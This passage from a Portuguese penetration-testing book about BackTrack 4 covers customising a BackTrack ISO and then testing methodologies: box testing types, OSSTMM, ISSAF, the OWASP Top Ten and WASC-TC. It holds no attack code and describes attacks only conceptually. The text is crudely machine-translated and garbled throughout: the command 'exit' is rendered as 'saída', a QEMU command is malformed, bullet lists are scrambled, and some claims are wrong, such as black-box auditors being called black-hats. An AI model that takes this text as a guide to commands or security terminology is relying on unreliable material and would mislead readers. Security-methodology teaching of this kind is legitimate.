`apt-get install <software_package>`
- Ou remover um que você não precisa:
`apt-get remove <software_package>`
- Depois que você está satisfeito com a sua modificação, você pode gerar a nova ISO imagem, digitando saída para sair do ambiente do CD ao vivo:

`saída`
- Estar ciente de que este processo irá levar muito tempo para terminar. A ISO gerado arquivo de imagem terá o tamanho de acordo com os pacotes de software escolhido. Se você adicionar muitos pacotes de software do arquivo de imagem ISO gerado pode ser maior que o arquivo de imagem padrão ISO, que é 1,5 GB.
- Em seguida, você precisa testar o arquivo de imagem ISO recém-gerado. Você pode usar QEMU ou ambiente virtual em outra máquina para fazer isso. O caminho mais rápido para testar é usando o QEMU comando:
`qemu-cdrom BT4-final.iso`
- Na lista do menu iniciar, escolha Iniciar BackTrack em modo texto. Na minha máquina, demorou cerca de 3 minutos de arrancar para o prompt root. Você pode então testar os pacotes de software que você instalou. Se não houver problemas, o recém-arquivo de imagem ISO gerada pode ser utilizada para a instalação BackTrack.

Sumário

Este capítulo introduziu-lhe o maravilhoso mundo do BackTrack, um DVD ao vivo Distribuição Linux, especialmente desenvolvido para ajudar no processo de testes de penetração.

Começamos este capítulo com uma breve história do BackTrack. Em seguida, mudou-se para ver o que oferece funcionalidades BackTrack. BackTrack tem atualmente ferramentas para ajudá-lo com testes de penetração, e ele também tem ferramentas para forense digital e engenharia reversa.

Em seguida, continuar a descrever como obter BackTrack e várias maneiras de usá-lo. Nós pode usar BackTrack como um DVD Live sem instalá-lo para o disco rígido, ou podemos instalá-lo para o disco rígido, e também podemos usá-lo como um BackTrack Portable através da instalação de -lo para o disco flash USB.

Antes de podermos fazer auditoria de segurança da informação usando BackTrack, precisamos configurar a sua primeira conexão de rede, seja através de Ethernet com fio ou usando a conexão sem fio.

Como qualquer outro software, precisamos também atualizar BackTrack, quer através da actualização do aplicações de software ou o kernel Linux incluído na distribuição. Esta actualização processo é necessário para podermos usar a versão mais estável do software.

Então, olhamos para como instalar ferramentas de informação adicionais de segurança não incluídos por padrão no BackTrack 4.

No final do capítulo, discutimos um método para criar um BackTrack personalizada. Esta seção é útil se você deseja criar sua própria versão do BackTrack.

No próximo capítulo, vamos olhar para a metodologia de testes de penetração.

2

Teste de Invasão Metodologia

Teste de penetração, por vezes abreviado como Pentest, é um processo que é seguido para conduzir uma avaliação de segurança hardcore ou auditoria. Uma metodologia define um conjunto de regras, práticas, procedimentos e métodos que são adotadas e implementadas durante o curso de qualquer programa de auditoria de segurança da informação. Assim, testes de penetração, metodologia define um roteiro com idéias práticas e práticas comprovadas que deve ser manuseado com muito cuidado a fim de avaliar a segurança do sistema corretamente. Este capítulo resume cada etapa da metodologia de testes de penetração com o seu descrição razoável que pode ajudá-lo a entender e focar os testes critérios com o ambiente do sistema operacional BackTrack. Os principais tópicos cobertos em Neste capítulo incluem:

- Discussão sobre dois conhecidos tipos de testes de penetração, caixa-preta e White-Box
- Apresentando diferenças claras entre a avaliação da vulnerabilidade e teste de penetração
- Explicando a indústria de metodologias de testes de segurança aceitável com a sua funções básicas, recursos e benefícios
- A metodologia de testes BackTrack incorporando os dez passos consecutivos do processo de teste de penetração
- A dimensão ética de como os projetos de testes de segurança devem ser manuseados



Testes de penetração pode ser realizada independentemente ou como parte de um segurança de TI gestão de riscos processo que pode ser incorporado em um desenvolvimento regular ciclo de vida (por exemplo, Microsoft SDLC). É vital perceber que a segurança de um produto não só depende dos fatores relacionados ao ambiente de TI, mas também baseia-se nas melhores práticas de segurança do produto específico. Isso envolve a implementação de requisitos de segurança apropriados, realizando análise de risco, modelagem de ameaças, revisões de código e medida de segurança operacional. PenTesting é considerado ser a forma última e mais agressiva de avaliação de segurança manipulados por pessoal qualificado profissionais com ou sem conhecimento prévio de um sistema sob exame. Ele podem ser usados para avaliar todos os componentes de infra-estrutura de TI, incluindo aplicações, dispositivos de rede, sistemas operacionais, meio de comunicação, segurança física, e psicologia humana. A saída do teste de penetração geralmente contém um relatório que é dividido em várias seções que solucionem as deficiências encontradas no estado atual de um sistema após a sua contramedidas e recomendações. Assim, o uso de um processo metodológico fornece benefícios extensivos ao pentester de compreender e analisar criticamente a integridade das defesas atuais durante cada estágio do processo de teste.

Tipos de testes de penetração

Embora existam diferentes tipos de testes de penetração, os dois mais geral abordagens que são amplamente aceitos pela indústria são Black-Box e White-Box. Estas abordagens serão discutidos nas seções seguintes.

Caixa-preta de teste

A abordagem caixa-preta também é conhecido como teste externo. Ao aplicar este abordagem, o auditor de segurança será avaliar a infra-estrutura de rede de um local remoto e não estar ciente de quaisquer tecnologias internas implantado pela organização preocupante. Ao empregar o número de hacker do mundo real técnicas e seguindo por fases teste organizado, pode revelar alguns conhecidos e conjunto desconhecido de vulnerabilidades que possam existir de outra forma na rede. Um auditor lidar com caixa-preta de teste também é conhecido como black-hat. É importante para um auditor para entender e classificar essas vulnerabilidades de acordo com seu nível de risco (baixo, médio ou alto). O risco, em geral, pode ser medido de acordo com a ameaça imposta pela vulnerabilidade e os prejuízos financeiros que teriam ocorrido após uma penetração bem sucedida. Um testador de penetração ideal minaria todas as informações possíveis que poderiam levá-lo a comprometer o seu alvo. Uma vez que o processo de teste é concluída, um relatório é gerado com todas as informações necessárias sobre o alvo de avaliação de segurança, categorizar e traduzir o identificou riscos no contexto de negócios.

Caixa-branca testes

A abordagem white-box é também referida como testes internos. Um auditor envolvido neste tipo de processo de teste de penetração deve estar ciente de todos os internos e subjacentes tecnologias utilizadas pelo ambiente de destino. Por isso, ele abre uma ampla gate de um auditor para visualizar e avaliar criticamente as vulnerabilidades de segurança com mínimo esforço possível. Um auditor envolvido com caixa-branca teste também é conhecido como white-hat. Ele traz mais valor para a organização em comparação com o preto abordagem caixa no sentido de que irá eliminar quaisquer problemas de segurança interna deitado a o ambiente de infra-estrutura-alvo, assim, tornando-a mais apertada para mal-intencionados adversário para se infiltrar a partir do exterior. O número de etapas envolvidas na caixa-branca teste é um pouco mais semelhante ao da caixa-preta, exceto o uso do escopo alvo, fases de recolha de informações e identificação pode ser excluída. Além disso, o abordagem caixa-branca podem ser facilmente integradas em um ciclo de desenvolvimento regular a erradicar quaisquer possíveis problemas de segurança em sua fase inicial antes de chegar divulgados e explorados por invasores. O tempo eo custo necessário para encontrar e resolver a segurança vulnerabilidades é comparativamente menor do que a abordagem caixa-preta.

A combinação dos dois tipos de testes de penetração proporciona uma visão poderosa para interna e pontos de vista de segurança externa. Esta combinação é conhecida como Grey-Box testes, eo auditor envolvido com teste de caixa-cinza também é conhecido como chapéu cinzento. O benefício chave na concepção e prática de uma abordagem cinza-box é um conjunto de vantagens apresentados por ambas as abordagens mencionadas anteriormente. No entanto, ele exige um auditor com conhecimento limitado de um sistema interno para escolher a melhor maneira de avaliar o seu segurança global. Por outro lado, os cenários de teste externa orientada pelo cinza-abordagem caixa são semelhantes ao da abordagem caixa-preta em si, mas podem ajudar na tomar melhores decisões e escolhas teste porque o auditor é informado e consciente da tecnologia subjacente.

A avaliação da vulnerabilidade versus teste de penetração

Uma vez que o crescimento exponencial de uma indústria de segurança de TI, há sempre uma número intensivo das diversidades encontradas na compreensão e praticando a correta terminologia para avaliação da segurança. Isto envolve empresas comerciais grau e organizações não-comerciais que sempre interpretam mal o termo enquanto contrai para o tipo específico de avaliação de segurança. Por esta razão óbvia, nós decidimos para incluir uma breve descrição sobre a avaliação da vulnerabilidade e diferenciar seu núcleo características com testes de penetração.

A avaliação da vulnerabilidade é um processo para avaliar a segurança interna e externa controles, identificando as ameaças que representam a exposição graves para as organizações ativos. Esta infra-estrutura técnica de avaliação não só aponta a riscos no defesas existentes, mas também recomenda e prioriza as estratégias de remediação. A avaliação da vulnerabilidade interna fornece uma garantia para a segurança interna sistemas, enquanto a avaliação da vulnerabilidade externa demonstra a segurança do defesas de perímetro. Em ambos os critérios de teste, cada ativo na rede é rigorosamente testado contra múltiplos vetores de ataque para identificar ameaças autônoma e quantificar as medidas reativas. Dependendo do tipo de avaliação a ser realizado, um conjunto único de processo de teste, ferramentas e técnicas são seguidas para detectar e identificar vulnerabilidades nos ativos de informação de forma automatizada. Isto pode ser conseguido através de um sistema integrado gerenciamento de vulnerabilidades plataforma que gerencia um up-to-date do banco de dados de vulnerabilidades e é capaz de testar diferentes tipos de dispositivos de rede, mantendo a integridade da configuração e mudança de gestão.

A principal diferença entre a avaliação de vulnerabilidades e testes de penetração é que testes de penetração vai além do nível de identificação de vulnerabilidades e ganchos no processo de acesso à exploração, escalção de privilégios, e manter a sistema de destino. Por outro lado, a vulnerabilidade de avaliação fornece uma visão ampla de todas as falhas existentes no sistema sem medir o impacto dessas falhas para o sistema em consideração. Outra grande diferença entre esses dois termos é que o teste de penetração é muito mais invasivo do que a vulnerabilidade avaliação e agressivamente aplica todos os métodos técnicos para explorar a viver ambiente de produção. No entanto, o processo de avaliação de vulnerabilidade cuidadosamente identifica e quantifica todas as vulnerabilidades de forma não-invasiva.

Esta percepção de uma indústria, ao lidar com esses dois tipos de avaliação, pode confundir e sobrepor os termos como sinônimos, o que é absolutamente errado. Um consultor qualificado sempre faz uma exceção para exercitar o melhor tipo de avaliação com base no requisito de negócio do cliente, em vez de lhes enganosa de um sobre o outro. É também um dever do contratante de olhar para o núcleo detalhes do programa selecionado avaliação de segurança antes de tomar qualquer decisão final.



Teste de penetração é um serviço caro quando comparado com avaliação de vulnerabilidade.

Metodologias de testes de segurança

Houve várias metodologias de código aberto introduzida para tratar da segurança avaliação das necessidades. Usando estas metodologias de avaliação, pode-se facilmente passar a tarefa de tempo crítico e desafiador de avaliar a segurança do sistema em função da sua tamanho e complexidade. Algumas destas metodologias foco no aspecto técnico da testes de segurança, o endereço, enquanto outros se concentram em critérios gerenciais, e muito poucos os lados. A idéia básica por trás de formalizar essas metodologias com a sua avaliação é executar diferentes tipos de testes passo-a-passo para julgar a segurança de um sistema com precisão. Portanto, nós introduzimos quatro de segurança bem conhecidos, tais metodologias de avaliação para fornecer uma visão ampliada da avaliação da rede e segurança de aplicativos, destacando suas principais características e benefícios. Estas incluem:

- Open Source Security Testing Metodologia Manual (OSSTMM)
- Information Systems Security Assessment Framework (ISSAF)
- Open Web Application Security Project (OWASP) Top Ten
- Web Application Security Threat Classificação Consortium (WASC-TC)

Todos estes frameworks de testes e metodologias ajudará a segurança profissionais para escolher a melhor estratégia que poderia caber em suas necessidades de cliente e qualificar o protótipo de testes adequados. Os dois primeiros fornecer orientações gerais e métodos de aderir testes de segurança para quase todos os ativos de informação. O dois últimos, principalmente, lidar com a avaliação de um domínio de segurança do aplicativo. Trata-se, no entanto, importante notar que a segurança em si mesmo é um processo em curso. Qualquer pequena alteração no ambiente de destino pode afetar todo o processo de segurança teste e podem introduzir erros nos resultados finais. Assim, antes de complementar qualquer um dos métodos de teste acima, a integridade do ambiente de destino deve ser assegurada. Além disso, a adaptação de uma metodologia única não necessariamente fornecer um quadro completo do processo de avaliação de risco. Por isso, é deixada para o auditor de segurança para selecionar a melhor estratégia que pode resolver os critérios de teste-alvo e continua a ser coerente com a sua rede ou ambiente de aplicação.

Há muitos testes de segurança metodologias que pretendem ser perfeito em encontrar todas as questões de segurança, mas escolher o melhor ainda requer um processo de seleção cuidadosa

sob as quais se pode determinar a prestação de contas, o custo ea eficácia do avaliação ao nível ideal. Assim, a determinação da estratégia de avaliação correta depende de vários fatores, incluindo as especificações técnicas sobre o alvo ambiente disponibilidade de recursos, conhecimentos PenTester, os objetivos de negócios, e preocupações regulatórias. Do ponto de vista de negócios, investindo capital cegos e servindo recursos indesejados de um processo de teste de segurança pode colocar todo o negócio economia em perigo.

Open Source Metodologia de Testes de Segurança Manual (OSSTMM)

O OSSTMM (www.isecom.org/osstmm/) É um padrão internacional reconhecido para testes de segurança e análise e está sendo usado por muitas organizações em suas dia-a-dia do ciclo de avaliação. É puramente baseado no método científico que auxilia na quantificar a segurança operacional e os requisitos de seu custo em preocupação com a objetivos de negócio. De uma perspectiva técnica, sua metodologia é dividida em quatro grupos-chave, isto é, Canal escopo, Index, e Vector. O escopo define um processo de coleta de informações sobre todos os ativos que operam no ambiente de destino. Um canal determina o tipo de comunicação e interação com esses ativos, que pode ser espectro, físicas e de comunicação. Todos esses canais representam um conjunto único de componentes de segurança que tem que ser testados e verificados durante o período de avaliação. Estes componentes compreendem de segurança física, psicologia humana, redes de dados, meio de comunicação sem fio e de telecomunicações. O índice é um método que é consideravelmente útil ao classificar esses ativos de destino correspondente à sua identificações particulares, tais como, MAC Address e Endereço IP. No final, um vetor conclui a direcção em que um auditor pode avaliar e analisar cada funcionais ativos. Todo este processo inicia um roteiro técnico para a avaliação do alvo ambiente completamente e é conhecido como Âmbito da auditoria.

Existem diferentes formas de testes de segurança que tenham sido classificados em OSSTMM metodologia e sua organização é apresentada dentro de seis standard teste de tipos de segurança:

- **Blind:** O teste cego não exige qualquer conhecimento prévio sobre o sistema de destino. Mas o alvo é informado antes da execução de uma auditoria escopo. Hacking ético e jogos de guerra são exemplos de ensaios de tipo cego. Este tipo de teste é também amplamente aceito por causa de sua visão ética da informando um alvo de antecedência.
- **Duplo-cego:** Em testes duplo-cego, um auditor não requer qualquer conhecimento sobre o sistema de destino, nem é o alvo informado antes do teste execução. Caixa-preta de auditoria e testes de penetração são exemplos de dupla teste cego. A maioria das avaliações de segurança de hoje são realizadas com esta estratégia, assim, colocar um verdadeiro desafio para os auditores para escolher o melhor de ferramentas de raça e técnicas para atingir seu objetivo necessário.
- **Caixa cinza:** Em testes de caixa cinza, um auditor tem conhecimento limitado sobre o sistema alvo eo alvo também é informado antes do teste é executado.
- **Avaliação da vulnerabilidade** é um dos exemplos básicos de teste de caixa cinza.
- **Caixa cinza dupla:** O teste de caixa cinza dupla funciona de forma similar ao cinza teste de caixa, exceto o prazo para uma auditoria é definida e não há canais e vetores que está sendo testado. Caixa-branca de auditoria é um exemplo de casal teste de caixa cinza.

- **Tandem:** Em testes tandem, o auditor tem conhecimento mínimo para avaliar o sistema alvo eo alvo também é notificado previamente antes do teste é executados. É bastante observar que o teste é realizado tandem completamente. Crystal caixa e in-house de auditoria são exemplos de testes tandem.
- **Reversão:** Em testes de reversão, um auditor tem pleno conhecimento sobre o sistema alvo eo alvo nunca será informado de como e quando o teste será realizado. Red-teaming é um exemplo de ensaios de tipo reversão.



Que tipo de teste OSSTMM segue as regras do Teste de Invasão?

Teste duplo cego

O quadro de avaliação técnica prestada pela OSSTMM é flexível e capaz de decorrentes de casos de teste que são determinados logicamente dividido em cinco componentes de segurança de três canais consecutivos, como mencionado anteriormente. Estes casos de teste geralmente examinar o alvo, avaliando sua segurança controle de acesso, segurança do processo, os dados controles, localização física, proteção de perímetro, o nível de conscientização de segurança, nível de confiança, proteção contra fraude de controle, e muitos outros procedimentos. Os procedimentos de teste global se concentrar no que tem de ser testado, como deve ser testado, o que táticas devem ser aplicado antes, durante e após o teste, e como interpretar e correlacionar a final resultados. Capturar o estado atual da proteção de um sistema alvo usando segurança métrica é consideravelmente útil e de valor inestimável. Assim, a metodologia do OSSTMM introduziu esta terminologia na forma de RAV (Risco Os valores de avaliação). A função básica do RAV é analisar os resultados do teste e calcular a real valor de segurança baseado em três fatores, que são a segurança operacional, controles, perda e limitações. Este valor final de segurança é conhecido como Pontuação RAV. Usando RAV auditor marcar um pode facilmente extrair e definir as metas com base na atual postura de segurança para realizar uma melhor proteção. A partir de uma perspectiva de negócios, RAV pode otimizar a quantidade de investimentos necessários em segurança e pode ajudar na justificação de melhores soluções disponíveis.

Principais recursos e benefícios

- Praticando a metodologia OSSTMM reduz substancialmente a ocorrência de falsos negativos e falsos positivos e fornece a medida exata para a segurança.
- Sua estrutura é adaptável a vários tipos de testes de segurança, tais como testes de penetração, white-box de auditoria, avaliação de vulnerabilidade, e assim por diante.
- Ele assegura a avaliação deve ser realizada minuciosamente e que do resultados podem ser agregados em forma consistente, quantificáveis e confiável.

- A própria metodologia segue um processo de quatro individualmente conectados fases, nomeadamente a definição de fase, fase de informação, a fase de regulamentação, e controles fase de teste. Cada um dos quais obter, avaliar e verificar as informações sobre o ambiente de destino.
Métricas de segurança avaliar pode ser alcançada usando o método RAV. O
- RAV calcula o valor de segurança reais com base na segurança operacional, controles, perda e limitações. A saída dada conhecida como a pontuação RAV representa o estado atual da segurança de destino.
Formalizar o relatório de avaliação usando o Relatório de auditoria de segurança Test (STAR) modelo pode ser vantajoso para a administração, bem como a
- equipe técnica para analisar os objetivos do teste, os valores de avaliação de risco, e as saídas de cada fase de teste.
A metodologia é atualizado regularmente com novas tendências de testes de segurança, regulamentos, e as preocupações éticas.
O processo OSSTMM pode facilmente ser coordenadas com as regulamentações da indústria,
- política de negócios, e legislações governamentais. Além disso, uma auditoria certificada também podem ser elegíveis para o credenciamento de ISECOM (Instituto para a Segurança e
- Metodologias aberto) diretamente.

Sistemas de Informação Security Assessment Framework (ISSAF)

O ISSAF (www.oisg.org/issaf) É outro teste de segurança de código aberto e quadro de análise. Sua estrutura tem sido categorizada em vários domínios para abordar a avaliação de segurança em uma ordem lógica. Cada um desses domínios avalia a diferentes partes de um sistema de destino e fornece insumos para o campo de segurança com êxito engajamento. Integrando o seu quadro em um ciclo de vida do negócio regular, pode fornecer exatidão, integridade e eficiência para atender a segurança da organização testes de requisitos. O ISSAF foi desenvolvido para concentrar em duas áreas de segurança testes, técnicas e gerenciais. O lado técnico estabelece o conjunto de regras e procedimentos a seguir e criar um processo de avaliação adequada de segurança, enquanto o lado gerencial realiza a gestão de noivado e as melhores práticas que devem ser seguidas durante todo o processo de teste. Deve ser lembrado que um ISSAF define a avaliação como um processo em vez de uma auditoria. Uma vez que a auditoria exige um corpo mais estabelecidos para proclamar os padrões necessários, a sua avaliação quadro não inclui o planejamento, avaliação, tratamento, Acreditação, e as fases de manutenção. Cada uma destas fases tem diretrizes genéricas que são eficaz e flexível para qualquer estrutura organizacional. A saída é uma combinação de atividades operacionais, as iniciativas de segurança, e uma lista completa das vulnerabilidades que podem existir no ambiente de destino. O processo de avaliação escolhe o mais curto caminho para alcançar o prazo de teste, analisando sua meta contra vulnerabilidades críticas que podem ser exploradas com o mínimo esforço.

O ISSAF contém um rico conjunto de linha de base de avaliação técnica para testar o número de diferentes tecnologias e processos. Mas este introduziu um outro problema de manutenção, para manter a atualização do quadro, a fim de refletir novos ou atualizados critérios de avaliação da tecnologia. Ao comparar com a metodologia OSSTMM, este último é menos afetado por estas questões obsolescência porque o auditor pode ser capaz de usar a mesma metodologia em relação ao número de compromissos de segurança usando conjunto diferente de ferramentas e técnicas. Por outro lado, ISSAF também afirma ser um amplo quadro com up-to-date informações sobre ferramentas de segurança, melhores práticas e preocupações administrativas para complementar o programa de avaliação de segurança. Ele também pode estar alinhados com OSSTMM ou qualquer outra metodologia de testes semelhantes, assim, combinar os pontos fortes uns dos outros. No entanto, é importante notar que ISSAF ainda está em sua infância e um pouco desatualizado quando comparado com outras metodologias e frameworks.

Principais recursos e benefícios

- Fornece uma proposta de valor elevado para garantir a infra-estrutura, através da avaliação os controles de segurança existentes contra vulnerabilidades críticas.
- Um quadro endereços diferentes áreas-chave de segurança da informação. Este abrange a avaliação de riscos, estrutura de negócios e gestão, controles avaliação, gestão de engajamento, desenvolvimento de políticas de segurança e boas práticas.
- O processo de avaliação global técnica prestada pela ISSAF consiste em operações de gestão, avaliação de segurança física, teste de penetração metodologia, gerenciamento de incidentes, gerenciamento de mudanças de negócios, gestão de continuidade, de conscientização de segurança e legais e regulamentares cumprimento.
- A metodologia de testes de penetração ISSAF puramente examina a segurança de uma rede, sistema ou aplicação. Porque o quadro pode transparente foco na tecnologia alvo específico que pode envolver roteadores, switches, firewalls, detecção de intrusão e sistemas de prevenção, as redes de área de armazenamento, redes privadas virtuais, sistemas de operação de vários servidores de aplicativos web, bases de dados, e assim por diante.
- Ele preenche a lacuna entre a visão técnica e gerencial de segurança testes pela implementação dos controles necessários para lidar com ambas as áreas.
- Ele permite o gerenciamento para compreender os riscos existentes flutuando sobre defesas de perímetro da organização e os reduz de forma proativa por identificar as vulnerabilidades que podem afetar a integridade do negócio.



Combinando o poder de ambas as metodologias, OSSTMM e faz ISSAF fornecer base de conhecimento suficiente para avaliar a segurança de uma empresa ambiente de forma eficiente.

Open Web Application Security Project (OWASP) Top Ten

Dispositivos endurecimento da rede não só impede um adversário mal-intencionados entrar na rede seguro usando a conhecida exploits e vulnerabilidades, mas também proativamente frustra contra modificações não autorizadas e inadequado para o infra-estrutura. No entanto, este fenômeno não impede rede baseada em web aplicações de serem expostos a tais ataques. Assim, ele abre uma outra porta para um atacante à terra próprio para a camada de aplicação antes de passar os seus passos em o sistema. Devido a esta falha de segurança óbvias, metodologias de teste vários foi introduzido para avaliar criticamente os riscos de segurança subjacente da aplicação. Uma tentativa nesse sentido foi feito pelo OWASP comunidade aberta para trazer seu top ten projeto para a frente e aumentar a consciência da segurança de aplicativos entre os diversos organizações. O projeto não se concentrar em programas de segurança completa de aplicativos mas fornece um fundamento necessário para integrar a segurança através da codificação segura princípios e práticas.

O que se entende por "Camada de Aplicação"?



Camada de 7 de Interconexão de Sistemas Abertos (OSI) modelo é conhecido como a "camada de aplicação". A função principal desse modelo é fornecer uma forma padronizada de comunicação entre redes heterogêneas. A modelo é dividido em sete camadas lógicas, ou seja, link de dados físicos, Rede de Transporte, Sessão, Apresentação e Aplicação. O básico funcionalidade da camada de aplicação é fornecer serviços de rede às aplicações do usuário. Mais informações sobre este podem ser obtidas: http://en.wikipedia.org/wiki/OSI_model.

Dirigindo-se à segurança do aplicativo constitui pessoas, processos, gestão e critérios de tecnologia. Assim, confiando na aplicação estratégia de avaliação de risco não é o apenas uma escolha. Combinando todos os colegas de uma organização pode contribuir com um quantidade significativa de melhoria para a segurança de um aplicativo em si. OWASP projeto top ten categoriza os riscos de segurança de aplicativos por meio da avaliação do ataque topo vetores e falhas de segurança em relação com seu impacto técnico e de negócios. Enquanto avaliar o pedido, cada um desses riscos demonstra um ataque genérico método independente da tecnologia ou plataforma a ser utilizado. Ele também fornece instruções específicas sobre como testar, verificar e corrigir cada parte vulnerável de um aplicativo. O top ten OWASP incide principalmente sobre o problema de alto risco áreas ao invés de abordar as questões de segurança, tudo em redor aplicação web. No entanto, existem algumas orientações essenciais disponíveis da comunidade OWASP para desenvolvedores e auditores de segurança para gerir eficazmente a segurança da web aplicações.

- Guia do desenvolvedor: [www.owasp.org / index.php / Guia](http://www.owasp.org/index.php/Guia)
- Guia de testes: www.owasp.org/index.php/Category:OWASP_Testing_Projeto
- Código Review Guide: www.owasp.org/index.php/Category:OWASP_Code_Review_Project

Para justificar top ten riscos aplicativo de segurança apresentado pelo OWASP, temos explicou-los a seguir com suas definições curtas, tipos exemplares, e preventivas medidas:

- A1 - Injeção: A entrada de dados maliciosos dada por um invasor execute comandos arbitrários no contexto de um servidor web é conhecida como injeção ataque. SQL, XML, LDAP e injeções são alguns dos seus bem conhecidos tipos. Escapar os caracteres especiais da entrada do usuário pode impedir a aplicação a partir de injeção de dados maliciosos.
- A2 - Cross-Site Scripting (XSS): Um aplicativo que não corretamente validar a entrada do usuário e encaminha essas strings maliciosas na web browser, que uma vez executado pode resultar em cookie seqüestro de sessão, roubar ou desfiguração website é conhecido como cross-site scripting (XSS). Por escapando todos os personagens meta não confiável baseado em HTML, JavaScript, ou Saída CSS pode impedir a aplicação de cross-site scripting ataque.
- A3 - Gestão de autenticação e de sessão Broken: Uso de insegurança rotinas de gerenciamento de autenticação e de sessão pode resultar no seqüestro de outras contas de usuário e os tokens de sessão previsíveis. Desenvolvimento de um forte esquema de gerenciamento de autenticação e de sessão pode impedir tais ataques. O uso de criptografia, hash e ligação de dados segura via SSL ou TLS é altamente recomendado.
- A4 - Inseguro referências de objeto direto: Fornecendo uma referência direta ao o objeto interno do aplicativo pode permitir que um invasor manipular tais referências e acesso a dados não autorizados, a não ser autenticados corretamente. Este objeto interno pode se referir a um valor de parâmetro de conta de usuário, nome de arquivo, ou diretório. Restringindo cada objeto acessível ao usuário antes de validar o seu acesso verificação de controle devem garantir um acesso autorizado ao objeto solicitado.
- A5 - Falsificação Cross Site Request (CSRF): Forçando um usuário autorizado executar pedidos de HTTP forjada contra uma aplicação web vulnerável é chamado um cross-site request forgery ataque. Estes pedidos maliciosos são executados em termos de uma sessão de usuário legítimo para que eles não podem ser detectados. Ligação um token único imprevisíveis a todos os pedidos HTTP por sessão de usuário pode fornecer mitigação contra CSRF.

- A6 - Misconfiguration de segurança: Às vezes, usando um padrão de segurança configuração pode deixar a aplicação aberta a múltiplos ataques. Manutenção toda a configuração mais conhecido para o aplicativo implantado, web , servidor de banco de dados, sistema operacional, bibliotecas de código, e todos os outros componentes de aplicação relacionado é vital. Esta segurança a aplicação transparente configuração pode ser conseguido através da introdução de um processo repetitivo para atualizações de software, patches, e as regras de ambiente protegido.
- A7 - Armazenamento inseguro de criptografia: Aplicações que não empregam o esquema de proteção criptográfica para dados sensíveis, tais como informações de saúde, a transação de cartão de crédito, informações pessoais e detalhes de autenticação se enquadram nesta categoria. Ao implementar o forte um algoritmo de criptografia padrão ou hashing pode garantir a segurança dos dados em repouso.
- A8 - Falha de Restrição de Acesso URL: As aplicações web que não seleção para as permissões de acesso com base na URL que está sendo acessado pode permitir um atacante para acessar páginas não autorizadas. , A fim de resolver este problema, restringir o acesso a URLs privados, implementando a autenticação adequada e controles de autorização e desenvolver uma política para usuários e papéis específicos que só estão autorizados a acessar a área altamente sensível.
- A9 - Protecção da Camada de Transporte insuficiente: Uso de criptografia fraca algoritmos, os certificados de segurança inválidos, e os controles de autenticação indevida pode comprometer a confidencialidade e integridade dos dados. Este tipo de dados da aplicação é sempre vulnerável à interceptação de tráfego e de modificação ataques. Segurança de aplicações, tais podem ser melhorados através da implementação de SSL para todas as páginas sensíveis e configurar um certificado digital válido emitido por uma autoridades autoridade de certificação.
- A10 - não Validada Redirects e Avançados: Existem muitos web aplicações que utilizam parâmetro dinâmico para redirecionar ou encaminhar um usuário a um URL específica. Um invasor pode usar a mesma estratégia para criar uma URL maliciosa para os usuários a ser redirecionado para sites de phishing ou malware. O mesmo ataque também pode ser prorrogado por encaminhar uma solicitação para o acesso não autorizado local páginas web. Simplesmente validar um valor de parâmetro fornecido e verificar os direitos de controle de acesso para os usuários de fazer um pedido pode evitar ilegítima redirecionamentos e para frente.

Principais recursos e benefícios

- Testar a aplicação web contra OWASP dez riscos de segurança assegurar os ataques mais comuns e os pontos fracos sejam evitados e que o confidencialidade, integridade e disponibilidade de uma aplicação é mantida.

- A comunidade OWASP também desenvolveu uma série de ferramentas de segurança enfocando a testes de aplicação automática e manual web. Alguns desses ferramentas são WebScarab, Wapiti, JBroFuzz e SQLiX, que também estão disponíveis sob o sistema operacional BackTrack.
- Ao considerar a avaliação de segurança de infra-estrutura web, o OWASP Guia teste fornece detalhes específicos de avaliação da tecnologia, por exemplo, testar a Oracle é abordado de forma diferente MySQL. Esse guia fornece um olhar mais amplo e de colaboração em várias tecnologias que ajuda um auditor para escolher o melhor procedimento adequado para o teste.
- Incentiva as práticas de codificação segura para os desenvolvedores por segurança integrando testes em cada fase do desenvolvimento. Isso irá garantir que a produção aplicação é robusto, livre de erros, e seguro.
- Ele fornece a aceitação de toda a indústria e visibilidade. A segurança top ten riscos também podem ser alinhados com outros de avaliação de segurança de aplicações web padrões, assim, ajudar a alcançar mais de um padrão em um momento com esforços pouco mais.

Web Application Security Consortium Threat Classificação (WASC-TC)

Identificar os riscos de segurança do aplicativo requer um teste completo e rigoroso procedimento que pode ser seguido em todo o ciclo de desenvolvimento. WASC Classificação ameaça é outro padrão, aberto para avaliar a segurança da web aplicações. Semelhante ao padrão OWASP, também é classificado em uma série de ataques e os pontos fracos, mas se dirige a eles de uma forma muito mais profunda. Praticar esta arte negra para a identificação e verificação das ameaças que pesam sobre a Web aplicação requer terminologia padrão a ser seguido, que pode se adaptar rapidamente às o ambiente de tecnologia. Isto é onde a WASC-TC vem em muito acessível. O padrão geral é apresentado em três diferentes pontos de vista para ajudar os desenvolvedores e segurança auditores para entender a visão de ameaças de segurança de aplicativos web.

- Ver enumeração: Esta visão é dedicada a fornecer a base para a web ataques a aplicações e fraquezas. Cada um desses ataques e os pontos fracos tem sido discutido individualmente com a sua definição concisa, tipos e exemplos de plataformas de programação múltipla. Além disso, eles são inline com o seu identificador único que pode ser útil para referência. Há um total de 49 ataques e fracos confrontado com um número WASC-ID estática (1 a 49). É importante notar que essa representação numérica não se concentra sobre a gravidade dos riscos, mas em vez serve o propósito de referência.

- **Desenvolvimento Vista:** A visão de desenvolvimento leva panorama do desenvolvedor frente, combinando o conjunto de ataques e fraquezas em vulnerabilidades que pode provável de ocorrer em qualquer uma das três fases de desenvolvimento consecutivos.
Este poderia ser um projeto, implementação ou fase de implantação. O design vulnerabilidades são introduzidos quando os requisitos de aplicação do não cumprir a segurança na fase inicial de levantamento de requisitos. O vulnerabilidades de implementação ocorrem devido a inseguros princípios de codificação e práticas. E, as vulnerabilidades de implantação são o resultado de configuração incorreta de aplicação, servidor web e outros sistemas externos. Assim, a visão amplia o escopo para a sua integração em um regular desenvolvimento do ciclo de vida como uma parte de melhores práticas.
